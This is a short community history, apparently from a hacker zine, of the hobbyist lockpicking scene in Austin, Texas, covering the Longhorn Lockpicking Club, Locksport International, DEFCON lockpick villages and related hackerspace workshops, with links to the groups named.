The hobbyist lockpicking scene in the U.S. has become wildly organized in the last decade. If you've been to a hacker conference in that time you've likely heard the names TOOOL (The Open Organization Of Lockpickers) [0] or Locksport International [1]. While TOOOL has been going strong in the Netherlands for far longer, the U.S. branch didn't make an appearance until the mid-2000's, and Locksport International popped up around the same time in 2005 as a joint effort between U.S. and Canadian founders.

Enter Doug Farre. An early officer and now president of Locksport International, Doug came to Austin in early 2006. After his principal put the kibosh on attempts to start a lockpicking club at his high school in Houston, and a short-lived group at UT Dallas, he founded the Longhorn Lockpicking Club [2] at the University of Texas at Austin. This student organization soon became the flagship chapter of Locksport International. The club held general meetings on campus each month but core members found themselves gravitating to the Spider House Cafe & Bar down the street for weekly informal picking sessions. Not so coincientally, Spider House was also the location for Austin 2600 [3] at the time.

Longhorn Lockpicking enjoyed great success; with meetings exceeding 50 people in attendance and over 150 registered members in a year it became one of the largest hobbyist lockpicking groups in the U.S.. DEFCON 16 saw no less than 5 Longhorn Lockpicking officers on staff in the lockpick village, bringing with them an epic obstacle course competition involving picking locks underwater. Doug gave one of the more popular talks at DEFCON that year as well, "Identification Card Security: Past, Present, Future." By DEFCON 17 Longhorn Lockpicking officer jgor (yours truly) won the speedpicking championship, winning a trip to compete at the invitation-only LockCon in the Netherlands. In the next few years Longhorn Lockpicking went on to organize or help run lockpick villages and contribute games such as "Locksport Wizard" and "24 Hours of Locks" to DEFCON, HOPE, and a number of other hacker conferences.

In 2011 due to lack of volunteers for leadership the Longhorn Lockpicking Club on campus took a hiatus, officially splintering off a separate group dubbed L.I-Austin [4] with meetings continuing off-campus. Eventually the name Longhorn Lockpicking was restored but the club remained unaffiliated from the university, meeting regularly every other Saturday on the Spider House patio. As of 2016 they're still going strong and looking forward to their 10th anniversary in the fall.

In addition to Longhorn Lockpicking, the ATX Hackerspace [5] has held lockpicking meetings on occasion and has hosted multiple lockpicking workshops in conjunction with College of Lockpicking [6], an initiative by Eric Michaud and Jamie Schwettmann which brought lockpicking workshops to hackerspaces around the U.S.

If you're interested in getting involved in lockpicking check out the organization websites mentioned above to find a chapter near you, or resources to start your own chapter.

- [0] TOOOL U.S.
 http://toool.us
 [1] Locksport International
- http://locksport.com
- [2] Longhorn Lockpicking http://longhornlockpicking.com
- [3] Austin 2600 http://atx2600.org
- [4] L.I Austin http://meetup.com/li-austin
- [5] ATX Hackerspace
 http://atxhackerspace.org
- [6] College of Lockpicking
 http://collegeoflockpicking.com
- |=[EOF]=-----=|